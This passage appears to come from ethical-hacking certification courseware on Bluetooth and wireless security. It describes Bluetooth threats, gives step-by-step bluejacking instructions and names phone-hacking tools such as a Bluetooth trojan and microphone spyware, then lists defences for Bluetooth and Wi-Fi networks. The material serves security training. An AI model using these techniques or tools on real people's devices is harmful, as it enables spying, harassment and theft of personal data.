


FIGURE 15.72: Bluetooth Stack

# Bluetooth Threats

**C|EH**  
Certified Ethical Hacker

<b>Leaking Calendars and Address Books</b>  Attacker can steal user's personal information and can use it for malicious purposes	<b>Remote Control</b>  Hackers can remotely control a phone to make phone calls or connect to the Internet
<b>Bugging Devices</b>  Attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation	<b>Social Engineering</b>  Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information
<b>Sending SMS Messages</b>  Terrorists could send false bomb threats to airlines using the phones of legitimate users	<b>Malicious Code</b>  Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself
<b>Causing Financial Losses</b>  Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill	<b>Protocol Vulnerabilities</b>  Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Bluetooth Threats

Similar to wireless networks, Bluetooth devices also subject to various threats. Due to the security flaws in the Bluetooth technology, various Bluetooth threats can take place. The following are the threats to Bluetooth devices:

- ④ **Leaking calendars and address books:** An attacker can steal a user's personal information and can use it for malicious purposes.
- ④ **Bugging devices:** An attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation.
- ④ **Sending SMS messages:** Terrorists could send false bomb threats to airlines using the phones of legitimate users.
- ④ **Causing financial losses:** Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill.
- ④ **Remote control:** Hackers can remotely control a phone to make phone calls or connect to the Internet.
- ④ **Social engineering:** Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information.

- ⌚ **Malicious code:** Mobile phone worms can exploit a Bluetooth connection to replicate and spread.
- ⌚ **Protocol vulnerabilities:** Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

# How to BlueJack a Victim

**C|EH**  
Certified Ethical Hacker

 Bluejacking is the activity of sending **anonymous messages** over Bluetooth to Bluetooth-enabled devices such as PDAs, laptops, mobile phones, etc. via the **OBEX** protocol

**STEP 1**

- Select an area with plenty of mobile users, like a café, shopping center, etc.
- Go to contacts in your address book (You can delete this contact entry later)



**STEP 2**

- Create a new contact on your phone address book
- Enter the message into the name field  
Ex: "Would you like to go on a date with me?"



**STEP 3**

- Save the new contact with the name text and without the telephone number
- Choose "send via Bluetooth". These searches for any Bluetooth device within range



**STEP 4**

- Choose one phone from the list discovered by Bluetooth and send the contact
- You will get the message "card sent" and then listen for the SMS message tone of your victim's phone



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to BlueJack a Victim

Bluejacking is "**temporarily hijacking another person's cell phone**" by sending it an anonymous text message using the Bluetooth wireless networking system." The operating range for Bluetooth is 10 meters. Phones embedded with Bluetooth technology can search for other Bluetooth-integrated phones by sending messages to them. Bluejacking is a new term used to define the activity of sending anonymous messages to other Bluetooth-equipped devices via the OBEX protocol. Follow the steps mentioned as follows to Bluejack a victim or a device:

**STEP 1:** Select an area with plenty of mobile users, like a café, shopping center, etc. Go to contacts in your address book.

**STEP 2:** Create a new contact in your phone address book. Enter a message into the name field, e.g., "Would you like to go on a date with me?" (You can delete this contact entry later.)

**STEP 3:** Save the new contact with the name text and without the telephone number. Choose "send via Bluetooth." This searches for any Bluetooth device within range.

**STEP 4:** Choose one phone from the list discovered by Bluetooth and send the contact. You will get the message "card sent" and then listen for the SMS message tone of your victim's phone.

## Bluetooth Hacking Tool: Super Bluetooth Hack

**C|EH**  
Certified Ethical Hacker

- A Bluetooth Trojan when infected allows the attacker to **control and read information** from victim phone
- Uses **Bluetooth AT commands** to access/hack other Bluetooth-enabled phones
- Once infected, it **enables attackers to read** messages and contacts, change profile, manipulate ringtone, restart or switch off the phone, restore factory settings and make calls from a victim's phone

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Bluetooth Hacking Tool: Super Bluetooth Hack

A Bluetooth Trojan, when infected, allows the attacker to control and read information from the victim's phone. It uses Bluetooth AT commands to access/hack other Bluetooth-enabled phones. Once infected, it enables attackers to read messages and contacts, change profile, manipulate ringtone, restart or switch off the phone, restore factory settings, and make calls from a victim's phone.

Super Bluetooth Hack is Mobile Bluetooth hacking software. The tool requires the victim to accept the Bluetooth connection first, but this is just a one-time procedure for pairing the phones. Then it doesn't require pairing the phones in the future.



FIGURE 15.72: Super Bluetooth Hack screenshots

## Bluetooth Hacking Tool: PhoneSnoop

**C|EH**  
Certified Ethical Hacker

PhoneSnoop is BlackBerry spyware that enables an attacker to **remotely activate the microphone** of a BlackBerry handheld and listen to sounds near or around it; PhoneSnoop is a component of Bugs - a proof-of-concept spyware toolkit.

It exists **solely to demonstrate** the capabilities of a BlackBerry handheld when used to conduct surveillance on an individual.

It is purely a **proof-of-concept application** and does not possess the stealth or spyware features that could make it malicious.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Bluetooth Hacking Tool: PhoneSnoop

PhoneSnoop is BlackBerry spyware that enables an attacker to **remotely activate** the microphone of a BlackBerry handheld and listen to sounds near or around it; **PhoneSnoop** is a component of Bugs, a proof-of-concept spyware toolkit. It exists solely to demonstrate the capabilities of a BlackBerry handheld when used to conduct surveillance on an individual. It is purely a proof-of-concept application and does not possess any of the stealth or spyware features that make it malicious.



FIGURE 15.72: PhoneSnoop screenshots

## Bluetooth Hacking Tool: BlueScanner

The screenshot shows the Aruba Networks BlueScanner software interface. On the left, there's a yellow callout box containing three bullet points about the tool's features. To the right of the callout is a window titled "Aruba Networks BlueScanner - Bluetooth Device Discovery". The window displays a list of discovered devices under "Last Seen" and provides detailed information for a selected device named "Suzuki". The "General" tab of the device info window lists various service names and their types, such as "Divx-2-player (1)", "Nokia PC Suite (1)", "COM (1)", "WPS (1)", "Acer G-Menu (1)", "Unknown (1)", "Microsoft Access Point Service (1)", "OBEX-Object Push (1)", "OBEX-File Transfer (1)", "Microsoft SyncML Server (1)", "SyncML Client (1)", "Mac Player (1)", "Media Player (1)", and "SMB-ADDRESS (1)".

A | E H  
Certified Ethical Hacker

**Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.**



## Bluetooth Hacking Tool: BlueScanner

BlueScanner is a Bluetooth device discovery and vulnerability assessment tool for **Windows XP**. **Aruba Networks BlueScanner** is provided under the Aruba Software License. With a Bluetooth adapter, organizations can use BlueScanner to discover Bluetooth devices, their type (phone, computer, keyboard, PDA, etc.), and the services that are advertised by the devices. It will identify any discoverable devices within range and record all information that can be gathered from the device, without attempting to authenticate with the remote device. This information includes the device's "human friendly" name, unique address, type, time of discovery, time last seen, and any Service Discovery Protocol (SDP) information provided by the device.




FIGURE 15.73: BlueScanner screenshot

# Bluetooth Hacking Tools

C|EH  
Certified Ethical Hacker

 <b>BTBrowser</b> <a href="http://wireless.klings.org">http://wireless.klings.org</a>	 <b>Bloover</b> <a href="http://trifinite.org">http://trifinite.org</a>
 <b>BH Bluejack</b> <a href="http://croozeus.com">http://croozeus.com</a>	 <b>BTScanner</b> <a href="http://www.pentest.co.uk">http://www.pentest.co.uk</a>
 <b>Bluesnarfer</b> <a href="http://www.airdemon.net">http://www.airdemon.net</a>	 <b>CIHwBT</b> <a href="http://sourceforge.net">http://sourceforge.net</a>
 <b>BTCrawler</b> <a href="http://www.silentservices.de">http://www.silentservices.de</a>	 <b>BT Audit</b> <a href="http://trifinite.org">http://trifinite.org</a>
 <b>Bluediving</b> <a href="http://bluediving.sourceforge.net">http://bluediving.sourceforge.net</a>	 <b>BlueAlert</b> <a href="http://www.insecure.in">http://www.insecure.in</a>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Bluetooth Hacking Tools

Bluetooth hacking tools allow attackers to **extract** as much information as possible from a Bluetooth device without the requirement to pair. These tools are used to scan for other visible devices in range and can perform a service query. A few tools used to perform Bluetooth hacking are listed as follows:

- ④ BTBrowser available at <http://wireless.klings.org>
- ④ BH Bluejack available at <http://croozeus.com>
- ④ Bluesnarfer available at <http://www.airdemon.net>
- ④ BTCrawler available at <http://www.silentservices.de>
- ④ Bluediving available at <http://bluediving.sourceforge.net>
- ④ Bloover available at <http://trifinite.org>
- ④ BTScanner available at <http://www.pentest.co.uk>
- ④ CIHwBT available at <http://sourceforge.net>
- ④ BT Audit available at <http://trifinite.org>
- ④ BlueAlert available at <http://www.insecure.in>



## Module Flow

So far, we have discussed wireless concepts, wireless encryption, threats associated with wireless networks, hacking methodology, various wireless hacking tools, and Bluetooth hacking. All these concepts and tools help in hacking or penetrating a wireless network. Now we will go over the countermeasures that can help in patching the determined security loopholes. Countermeasures are the practice of using multiple security systems or technologies to prevent intrusions.

This section is dedicated to countermeasures and the practices that can defend against various hacking techniques or methods.

<b>Wireless Concepts</b>	<b>Wireless Encryption</b>
<b>Wireless Threats</b>	<b>Wireless Hacking Methodology</b>
<b>Wireless Hacking Tools</b>	<b>Bluetooth Hacking</b>

 <b>Countermeasure</b>	 <b>Wireless Security Tools</b>
 <b>Wi-Fi Pen Testing</b>	

## How to Defend Against Bluetooth Hacking

The diagram consists of a central circular icon depicting two people in a lock, surrounded by six smaller circular icons, each connected to a text box containing a tip:

- Top Left:** Computer monitor icon. Tip: Use non-regular patterns as PIN keys while pairing a device. Use those key combinations which are non-sequential on the keypad.
- Top Right:** Gear icon. Tip: Keep BT in the disabled state, enable it only when needed and disable immediately after the intended task is completed.
- Bottom Right:** Laptop icon. Tip: Keep the device in non-discoverable (hidden) mode.
- Bottom Left:** Network icon. Tip: DO NOT accept any unknown and unexpected request for pairing your device.
- Left Side:** Computer monitor icon. Tip: Always enable encryption when establishing BT connection to your PC.
- Right Side:** Network icon. Tip: Keep a check of all paired devices in the past from time to time and delete any paired device which you are not sure about.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Bluetooth Hacking

Even though security gaps are being filled periodically by the manufacturer and technologist, the following are some of the tips that a normal user should keep in mind and protect himself or herself away from an amateur BT hacker:

- Keep BT in the disabled state; enable it only when needed and disable immediately after the intended task is completed.
- Keep the device in non-discoverable (hidden) mode.
- DO NOT accept any unknown and unexpected request for pairing your device.
- Keep a check of all paired devices in the past from time to time and delete any paired device which you are not sure about.
- Always enable encryption when establishing BT connection to your PC.
- Use non regular patterns as PIN keys while pairing a device. Use those key combinations that are non-sequential and non-obvious on the keypad.

## How to Detect and Block Rogue AP

**C|EH**  
Certified Ethical Hacker

### Detecting Rogue AP

- RF Scanning**  
Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area
- AP Scanning**  
Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its MIBS and web interface
- Using Wired Side Inputs**  
Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, CDP (Cisco discovery protocol) using multiple protocols

### Blocking Rogue AP

- Deny wireless service to new clients by launching a **denial-of-service attack** (DoS) on the rogue AP
- Block the switch port** to which AP is connected or manually locate the AP and pull it physically off the LAN



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Detect and Block Rogue APs

Detecting and blocking rogue access points are important tasks that need to be implemented to ensure the security of a wireless network and to protect the wireless network from being compromised.



### Detecting Rogue APs

A rogue AP is one that is not authorized by the **network administrator** for operation.

The problem associated with these rogue APs is that these APs don't conform to wireless security policies. This may enable an insecure open interface to the trusted network. There are various techniques available to detect rogue AP. Following are the techniques to **detect rogue APs**:

- ➊ **RF scanning:** Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the **WLAN administrator** about any wireless devices operating in the area. These sensors don't cover the dead zones. More sensors are needed to be added, to detect the access points placed in dead zones.
- ➋ **AP scanning:** Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its **MIBS** and web interface.

The drawback in this case is the ability of AP to discover neighboring devices is limited to certain extent.

- Using wired side inputs: Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, and CDP (Cisco discovery protocol) using multiple protocols. Irrespective of its physical location, APs present anywhere in the network can be discovered using this technique.




## Blocking Rogue AP

If any rogue APs are found in a **wireless LAN**, then they have to be blocked immediately to avoid authorized users or clients from being associated with it. This can be done in two ways:

- Deny wireless service to new clients by launching a **denial-of-service attack (DoS)** on the rogue AP
- Block the **switch port** to which AP is connected or manually locate the AP and pull it physically off the LAN



FIGURE 15.74: Blocking Rogue AP



## Wireless Security Layers

A wireless security mechanism has six layers to ensure security related to various issues. This layered approach increases the scope of preventing the attacker from compromising a network and also increases the possibility of attacker being caught easily. The following is the structure of wireless security layers:




FIGURE 15.75: Structure of Wireless security layers

- ⌚ **Connection security:** Per **frame/packet authentication** provides complete protection against “**man-in-the-middle**” attacks. It does not allow the attacker to sniff the data when two genuine users are communicating between each other thereby securing the connection.
- ⌚ **Device security:** Both vulnerability and patch management are the important component of security infrastructure since, these two components detect and prevent vulnerabilities before they are actually misused and compromise the **device security**.
- ⌚ **Wireless signal security:** In wireless networks, continuous monitoring and managing of network and the RF spectrum within the environment identifies the threats and awareness capability. The **Wireless Intrusion Detection System (WIDS)** has the capability of analyzing and monitoring the RF spectrum. The unauthorized wireless devices that violate the security policies of the company can be detected by alarm generation. The activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless access points etc. are the indications of the malicious network. With the help of these indications you can easily detect the malicious network and can maintain the wireless security. The attacks against the wireless network cannot be predicted. Continuous monitoring of the network is the only measure that can be used to prevent such attacks and secure the network.
- ⌚ **Network protection:** **Strong authentication** ensures only authorized user to gain access to your network thereby protecting your network from attacker.
- ⌚ **Data protection:** Data protection can be attained by encrypting the data with the help of the encryption algorithms such as **WPA2** and **AES**.

- ➊ **End-user protection:** Even if the attacker is associated with the APs, the personal firewalls installed on the end user system on the same WLAN prevents the attacker from accessing the files on an end-user device, thereby protects the end user.

## How to Defend Against Wireless Attacks

CEH  
Certified Ethical Hacker

Configuration Best Practices	SSID Settings Best Practices	Authentication Best Practices
1 Change the default SSID after WLAN configuration		
2 Set the router access password and enable firewall protection		
3 Disable SSID broadcasts		
4 Disable remote router login and wireless administration		
5 Enable MAC Address filtering on your access point or router		
6 Enable encryption on access point and change passphrase often		

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Wireless Attacks

Besides using tools that monitor the security of a wireless network, users can follow some approaches to defend their networks against various threats and attacks.

The following are some of the configured best practices for Wi-Fi that ensure **WLAN security**:

- ① Change the default **SSID** after **WLAN configuration**
- ② Set the router access password and enable firewall protection
- ③ Disable SSID broadcasts
- ④ Disable remote router login and wireless administration
- ⑤ Enable MAC Address filtering on your access point or router
- ⑥ Enable encryption on access point and change passphrase often

## How to Defend Against Wireless Attacks (Cont'd)

**CEH**  
Certified Ethical Hacker

**Configuration Best Practices**

**SSID Settings Best Practices**

**Authentication Best Practices**

- Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any **easy to guess** string in passphrases
- Place a **firewall or packet filter** in between the AP and the corporate Intranet
- Limit the **strength of the wireless network** so it cannot be detected outside the bounds of your organization
- Check the wireless devices for **configuration or setup** problems regularly
- Implement an additional technique for **encrypting traffic**, such as IPSEC over wireless



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Wireless Attacks (Cont'd)

Wireless networks can be protected from various wireless attacks by changing the SSID settings to provide **high-level security**. The following are the ways to set the SSID settings that ensure WLAN security:

- Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any easy to guess string in passphrases
- Place a firewall or packet filter in between the AP and the corporate Intranet
- Limit the strength of the wireless network so it cannot be detected outside the bounds of your organization
- Check the wireless devices for configuration or setup problems regularly
- Implement a different technique for encrypting traffic, such as IPSEC over wireless

## How to Defend Against Wireless Attacks (Cont'd)

**C|EH**  
Certified Ethical Hacker

Configuration Best Practices	SSID Settings Best Practices	Authentication Best Practices
Choose Wi-Fi Protected Access (WPA) instead of WEP	Place wireless access points in a secured location	
Implement WPA2 Enterprise wherever possible	Keep drivers on all wireless equipment updated	
Disable the network when not required	Use a centralized server for authentication	


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited



## How to Defend Against Wireless Attacks (Cont'd)

Setting strong authentication for **Wi-Fi networks** access can be considered as a measure to defend the WLAN against wireless attacks. The following are the ways to set Wi-Fi authentication to the strongest level:

- ➊ Choose Wi-Fi Protected Access (WPA) instead of WEP
- ➋ Implement WPA2 Enterprise wherever possible
- ➌ Disable the network when not required
- ➍ Place wireless access points in a secured location
- ➎ Keep drivers on all wireless equipment updated
- ➏ Use a centralized server for authentication



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Wireless Attacks (Cont'd)

Many wireless defense techniques are adopted for protecting the network against wireless attacks and we have discussed them in a previous module. Using appropriate **WIDS**, **RADIUS server** and other security mechanisms at the right place can defend your wireless network from being attacked.

